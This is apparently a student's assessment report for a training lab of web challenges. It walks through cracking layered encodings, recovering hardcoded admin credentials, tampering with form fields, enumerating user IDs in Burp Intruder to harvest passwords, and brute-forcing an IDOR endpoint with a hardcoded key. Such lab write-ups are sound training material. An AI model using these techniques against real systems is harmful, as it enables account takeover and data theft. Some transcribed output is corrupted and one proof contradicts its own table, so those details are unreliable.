

VULNERABILITY ASSESSMENT REPORT

Client: Net Square Exercise: ExploitLab Web Challenges

Date: 03 January 2026

Author: CHINMAY PANDA

Table of Content

Section	Title	Page No.
–	Executive Summary	4
–	Scope & Methodology	4
–	Tasks Overview	–
C1	Observation of Encrypted / Hashed / Encoded String	5-7
C2	Web Time Traveller (Historical Data Discovery)	8-9
C3	User Login Bypass	10
C4	Server Fingerprinting	11-12
C5	HTTP Form Manipulation	13-14
C6	Client-Side Input Validation Bypass	15-16
C7	User ID Enumeration	17-20
C14	Insecure Direct Object Reference (IDOR)	21-23
C13	Weak Session ID Generation	24-26
C17	Server-Side Request Forgery (SSRF)	27-29
C9	HTML5 Storage – Sensitive Data Exposure	30-31
C10	Session Validation Bypass	32-33
C15	REST API HTTP Methods Broken Access Control	34-35
C22	Docx File Uploader XXE	36-37
C26	Passive Information Collection	38-39
C34	Network Traffic Analysis & Reproduce Attack	40-41
C36	Boot2Root Challenge	42-44
C40	Code Review: IP Whitelisting Bypass	45-46
C41	Code Review: Server-Side Template Injection (SSTI)	47-48

Executive Summary

This report summarises the findings from a vulnerability assessment performed against the web challenge environment. The assessment focused on common web application weaknesses such as sensitive data exposure, insecure direct object references (IDOR), broken authentication, client-side validation issues, and server-side request forgery (SSRF). Each finding includes a concise description, impact (CVSS v3.1 where available), reproduction steps, evidence reference and recommended remediation.

Scope & Methodology

Web application challenge pages hosted under the **gw.lab.ns.exploitlab.net** environment. The methodology followed is manual inspection of HTML/JS, browser DevTools (Storage, IndexedDB, WebSQL), Burp Suite (Proxy, Intruder, Repeater), targeted scripting for enumeration, and safe decryption of client-side encrypted payloads where keys were discoverable. Findings are practical, reproducible, and limited to the test scope.

Task Name: C1 – Observation of Encrypted/Hashed/Encoded String


Vulnerability: A3:2017 – Sensitive Data Exposure (Weak Cryptographic Implementation)

CVSS v3.1 Score: 7.5 (High)


Step to Reproduce :

1. **Access** the challenge interface displaying encoded, hashed, and encrypted strings.
2. **Observe** the provided data:
 - **Encoded Data:** Base64 string with spaces/formatting issues.
 - **Hashed Data:** SHA-1 hash 1418e8e96d37a107da9ecf969bb955a97b840ff1.
 - **Encrypted Data:** AES-128-ECB encrypted Base64 string.
3. **Identify algorithms** through contextual clues:
 - **Encoding:** Base64 (alphabet A-Za-z0-9+/=).
 - **Hashing:** SHA-1 (40 hex chars).
 - **Encryption:** AES-128-ECB with key "Off".
4. **Decode/Decrypt** using CyberChef:
 - Clean Base64 string by removing non-alphabet chars.
 - Decrypt AES-128-ECB using UTF8 key "Off".
 - Compare hashed value to known wordlist (e.g., blam).
5. **Submit** decoded values to pass the challenge.

Proof:



Screenshot 1: Challenge interface showing encoded, hashed, and encrypted strings



Screenshot 2: CyberChef recipe – Base64 decode → AES decrypt with key "Off"

```

(kali@CHINU)-[~]
$ echo "Vkd0a1ZrMXJOVLZaZWtKT1lsWkZlRlJZY0ZwTlZUVnhwRlJPVDFaSFRqVlViWEJXWlZVeE5sUlllRTVsYkd3MlZGVlNUazFyTVRaWk0zQk9Va1
/3ZWxSWWNGSmxhelZGVkZST1RtRnJNRGs9" |base64 -d
VGtkVklrNVVZekJOYLZFeFRYcFpNVTVxVFR0T1ZHTjVUbxWZVUxNlRYbE5lbGw2VFVSTk1rMTZZM3BOUKUweRYcFJlZVZVFR0TmFrMDk=
(kali@CHINU)-[~]
$ echo "VGtkVklrNVVZekJOYLZFeFRYcFpNVTVxVFR0T1ZHTjVUbxWZVUxNlRYbE5lbGw2VFVSTk1rMTZZM3BOUKUweRYcFJlZVZVFR0TmFrMDk="
base64 -d
TkdVMk5UYzBNbVExTXpZMU5qTTNOVGNS5mpVeU16TXlNel16TURNMk16Y3pNRE0zTXpRek5ETTNNak09
(kali@CHINU)-[~]
$ echo "TkdVMk5UYzBNbVExTXpZMU5qTTNOVGNS5mpVeU16TXlNel16TURNMk16Y3pNRE0zTXpRek5ETTNNak09" |base64 -d
NGU2NTc0MmQ1MzY1NjM3NTcyNjUyMzYzMDM2MzczMDM3MzQzNDM3MjM=
(kali@CHINU)-[~]
$ echo "NGU2NTc0MmQ1MzY1NjM3NTcyNjUyMzYzMDM2MzczMDM3MzQzNDM3MjM" |base64 -d
le65742d536563757265233236303637303734343723

```

Screenshot 3: decrypt until got hex value

From: Hexadecimal To: Text

Open File Sample

Paste hex code numbers or drop file

4e65742d536563757265233236303637303734343723

Character encoding: ASCII

= Convert x Reset ↕ Swap

Net-Secure#2606707447#

Screenshot 4:- hex-ASCII convert

Remediation:

1. **Avoid ECB Mode:** Use authenticated encryption modes (e.g., AES-GCM).
2. **Secure Key Management:** Never hardcode keys; use secure key storage.
3. **Deprecate SHA-1:** Replace with SHA-256 or bcrypt for hashing.
4. **Input Validation:** Validate and sanitize encoded/encrypted inputs server-side.
5. **Security Headers:** Implement Content-Security-Policy and disable client-side cryptographic operations.

Task Name: C2 – Web Time Traveller

Vulnerability: A3:2017 – Sensitive Data Exposure via Historical/Backup Files

CVSS v3.1 Score: 5.3 (Medium)


Step to Reproduce :

1. **Access** the challenge interface referencing “Old is Gold! Find older data using Web Time Traveller.”
2. **Identify target:** net-square.com historical data from April 2001 (launch period).
3. **Use archival tools:** Leverage **Wayback Machine** (archive.org/web/) to retrieve historical snapshots.
4. **Search:** Query net-square.com with 2001 timestamp filters.
5. **Locate banner/slogan** on the earliest archived homepage (April 2001).
6. **Extract slogan** and submit to complete challenge.

Proof:



Screenshot 1: Challenge completion with correct slogan submission



Screenshot 2: April 2001 snapshot showing homepage banner/slogan

Remediation:

1. **Robots.txt Exclusion:** Add Disallow: / to robots.txt for archival bots.
2. **[Archive.org](https://archive.org) Blocking:** Use robots.txt directives specifically for archive.org.
3. **Remove Sensitive Historical Data:** Request removal of outdated snapshots via archive.org.
4. **Monitoring:** Regularly audit historical exposure using tools like Wayback Machine.
5. **Access Controls:** Ensure current backups/old versions are not publicly accessible.

Task Name: C3 – User Login Bypass

Vulnerability: A2:2017 – Broken Authentication (Hardcoded Credentials)

CVSS v3.1 Score: 8.6 (High)

Step to Reproduce:

1. Access the Admin Login page (**/web/c3.ns or similar**).
2. View Page Source (**Ctrl+U**) to identify linked JavaScript files.
3. Discover `<script src=" ../admin/var.js"></script>` in HTML source.
4. Navigate to **/admin/var.js** to examine obfuscated credential storage.
5. Decode the JavaScript array (`_0x0f1337`) containing hex-encoded password characters.
6. Reconstruct password by concatenating array elements in reverse order (index 11 to 0).
7. Login with username admin and decoded password.



Screenshot 1:Decoded password used for successful admin login

Remediation:

1. **Avoid Hardcoded Credentials:** Never store passwords in client-side code or publicly accessible files.
2. **Use Secure Authentication:** Implement proper server-side authentication with hashed passwords (bcrypt, Argon2).
3. **Restrict Access:** Protect `/admin/` directories with proper access controls and server-side authorization.
4. **Code Obfuscation is Not Security:** Do not rely on JavaScript obfuscation to protect sensitive data.
5. **Regular Audits:** Periodically scan for exposed sensitive files and credentials in source code.

Task Name: C4 – Server Fingerprinting

Vulnerability: WSTG-INFO-02 – Information Exposure via Server Headers

CVSS v3.1 Score: 5.3 (Medium)

Step to Reproduce :

1. Access the fingerprinting challenge page at [/web/c4.ns](http://web/c4.ns).
2. Send a request to the target server using **curl**, **wget**, or **Burp Suite**.
3. Analyze HTTP response headers for server-specific information:
 - **Server header**: Identifies web server software and version.
 - **X-Powered-By** or **Application-Engine** headers: Reveal backend technology.
4. Extract fingerprinting data:
 - **Web server: Microsoft-IIS/10.0** (from Server header).
 - **Back-end application engine: NS-ENG** (from Application-Engine header).
5. Submit identified values to complete challenge.


Proof:

The screenshot displays the Burp Suite interface with an HTTP request and response. The request is a POST to `/web/c4.ns` with various headers and a body. The response is an HTTP 200 OK from `gw.lab.ns.exploitlab.net:2025`. The response headers are highlighted with a red box, showing the following information:

- `Date: Fri, 02 Jan 2020 14:08:27 GMT`
- `Server: Microsoft-IIS/10.0`
- `X-Frame-Options: SAMEORIGIN`
- `X-Content-Type-Options: nosniff`
- `Application-Engine: NS-ENG`

The response body contains HTML code, including a link to a stylesheet and a div with the id 'score' containing a link to a challenge list.

Screenshot 1: HTTP request to target server using Burp Suite



Screenshot 2: Challenge completion with correct server and engine identification

Remediation:

1. Minimize Header Information:

- Suppress or genericize Server header (e.g., Server: Apache → Server: WebServer).
- Remove X-Powered-By, X-AspNet-Version, and custom engine headers.

2. Use Security Hardening:

- Configure web server to disclose minimal information (e.g., in Apache: ServerTokens Prod).

3. Regular Audits:

- Periodically scan for information leakage using tools like nikto, nmap, or custom scripts.

4. WAF Configuration:

- Implement Web Application Firewall rules to strip sensitive headers before responses are sent.

5. Security Headers:

- Add X-Content-Type-Options: nosniff and other security headers without exposing backend details.

Task Name: C5 – HTTP Form Manipulation

Vulnerability: A6:2017 – Security Misconfiguration (Client-Side Validation Bypass)

CVSS v3.1 Score: 6.5 (Medium)

Step to Reproduce :

1. Access the vulnerable form at **/web/c5.ns**.
2. Observe client-side restrictions:
 - **Text field:** maxlength="15"
 - **Dropdown:** Predefined options
 - **Radio buttons:** Limited selections
3. Intercept the form submission using Burp Suite (**Proxy → Intercept ON**).
4. **Modify the intercepted POST request:**
 - Change **my_textfield** value to >15 characters
 - Change **my_dropdown** value to redhat
 - Change **my_radio** value to symbian
 - Change **my_hidden** from CHANGE_ME to Net-Square
5. Forward the modified request to bypass client-side validation.

Proof:


The screenshot displays the Burp Suite interface. On the left, the 'Request' tab shows a modified POST request to `/web/c5.ns`. The request body contains the following data:

```
my_textfield=ThisIsMoreThan15Chars!my_dropdown=redhatmy_radio=symbianmy_hidden=CHANGE_ME&my_submit=Submit
```

On the right, the 'Response' tab shows the application's response, which includes a form titled 'Play with HTTP Forms' and a table of validation results:

Name	Value	Result
my_textfield	ThisIsMoreThan15Chars!	passed
my_dropdown	redhat	passed
my_radio	symbian	passed
Who am I?	CHANGE_ME	failed

Screenshot 1: Original form with client-side validation (maxlength=15, limited dropdown/radio)



Screenshot 2: Server response confirming all validations passed

Remediation:

- Implement Server-Side Validation:** All input validation must occur on the server, not just client-side.
- Use Consistent Input Controls:** If dropdowns/radio buttons are used, validate submitted values against allowed options server-side.
- Remove Hidden Field Reliance:** Do not store sensitive or state-altering data in hidden fields without integrity checks.
- Apply Length Checks Server-Side:** Validate string lengths server-side regardless of HTML maxlength.
- Security Testing:** Regularly test forms for client-side validation bypass using tools like Burp Suite or OWASP ZAP.

Remediation:

1. **Implement Server-Side Validation:**
 - Validate all inputs (name, password, method) on the server.
 - Use allowlist validation for fields like names (e.g., only alphabets).
2. **Enforce POST for State-Changing Actions:**
 - Reject GET requests for login, registration, and data submission forms.
3. **Remove Client-Side Reliance:**
 - Treat client-side validation as usability enhancement only, not security.
4. **Secure Session Handling:**
 - Use CSRF tokens and validate them server-side.
5. **Regular Security Testing:**
 - Test all forms for client-side bypass using tools like Burp Suite, OWASP ZAP.

Task Name: C7 – User ID Enumeration

Vulnerability: A5:2017 – Broken Access Control (Insecure Direct Object Reference)

CVSS v3.1 Score: 8.6 (High)

Step to Reproduce :

1. Access the user enumeration page at **/web/c7.ns** .
2. Identify parameter for user enumeration (e.g., **uid, id, user**).
3. **Intercept** a request containing user ID parameter using Burp Suite.
4. Send request to Burp Intruder and set payload positions on the user ID parameter.
5. **Configure payloads:**
 - **Use Numbers payload from 1 to 2000** (as per hint: “Application have 2000 user”).
 - **Set Grep – Extract to capture password values from responses.**
 - **Add Grep – Match for “NS-ADMIN” to filter target user.**
6. Run attack and analyze results to find NS-ADMIN user password.

Detailed Burp Configuration

Step 1 – Target Identification

Parameter in request: uid=242 or similar.

Step 2 – Intruder Setup

- Attack Type: Sniper
- Payload Position: uid=\$242\$

Step 3 – Payload Configuration

- Payload Type: Numbers
 - From: 1
 - To: 2000
 - Step: 1

Step 4 – Grep – Extract Configuration

- Define extraction to capture password from response:
 - Start:
 - End:
- This extracts password text between these HTML tags.


Step 5 – Grep – Match Configuration

- Add match for “NS-ADMIN” to easily locate target user row in results.

Step 6 – Run Attack

- Monitor results for NS-ADMIN username and extracted password.


Proof:



Screenshot 1: Burp Intruder with payload position on uid parameter



Screenshot 2: Grep – Extract configuration to capture password values



Screenshot5: solved

Remediation:

1. **Implement Access Controls:**
 - Restrict user data access based on session ownership.
2. **Use Indirect References:**
 - Replace direct numeric IDs with hashed or encrypted tokens.
3. **Rate Limiting:**
 - Limit enumeration attempts per IP/session.
4. **Input Validation:**
 - Validate and sanitize all user ID parameters.
5. **Logging and Monitoring:**
 - Log failed enumeration attempts and alert on suspicious patterns.

Task Name: C14 – Insecure Direct Object Reference (IDOR)

Vulnerability: A5:2017 – Broken Access Control (Insecure Direct Object References)

CVSS v3.1 Score: 8.6 (High)

Step to Reproduce :

1. **Access** the IDOR challenge page where user information is retrieved via a user ID parameter.
2. **Intercept** the request using Burp Suite to identify the API endpoint and parameter (e.g., uid).
3. **Analyze** response:
 - Data is encrypted with AES (CryptoJS) using a hardcoded key (password@key).
 - Decrypted response contains HTML table with user ID, name, and password.
4. **Decrypt** responses locally using the same key to extract plaintext user data.
5. **Brute-force** user IDs from 1 to 1999 (or per application scope) to find RICKY.
6. **Extract** RICKY's password from the decrypted response.

Technical Explanation of Discovery Process:

1. Request Analysis

Intercepted API request:

```
POST /web/idor_api.ns HTTP/1.1
Content-Type: application/json

{"uid": "242"}
```

2. Response Analysis

```
{
  "ct": "S2zgeWuoDheyR05FsmzCdR7DKaYXkpcMV7Q5/lRejyCBA9arXcEpyvD6xSbT3xY...",
  "iv": "11974352e99fe0fbbe154981ce828280",
  "s": "d6789f7abf0b65d3"
}
```

3. Cryptographic Identification

- Identified CryptoJS format in frontend code.
- Located hardcoded decryption key: **password@key**.

- Confirmed AES-CBC mode with JSON formatting (CryptoJSaesJson).

4. Automated Enumeration Logic


Since manual testing was inefficient for 1000+ users, we implemented a targeted script that:

- Looped through possible uid values (1–1999).
- Sent POST request for each UID.
- Decrypted response using the known key.
- Parsed HTML to extract username and password.
- Stopped when RICKY was found.

Proof:

```
< ▶ Promise {<pending>}
Checked up to 100
Checked up to 200
Checked up to 300
Checked up to 400
Checked up to 500
Checked up to 600
Checked up to 700
Checked up to 800
Checked up to 900
Checked up to 1000
Checked up to 1100
Found RICKY at uid: 1136
"<table border='1'><tr><td>User ID : 1136 </td></tr><tr><td>User Name : RICKY</td></tr><tr><td>User Password: <input type=password value='wassup'></td></tr></table>"
Password: wassup
```

Screenshot 1: Browser console script executing UID enumeration with decryption



Screenshot 3: Found RICKY at UID 1136 with password wassup

Remediation:

1. **Implement Proper Authorization:**
 - Check if the authenticated user is authorized to access requested UID.
2. **Use Indirect References:**
 - Replace sequential numeric IDs with random UUIDs or tokens.
3. **Encryption Isn't Access Control:**
 - Encryption without authorization checks does not prevent IDOR.
4. **Input Validation:**
 - Validate UID against user's allowed scope.
5. **Rate Limiting:**
 - Limit requests per user to prevent enumeration.

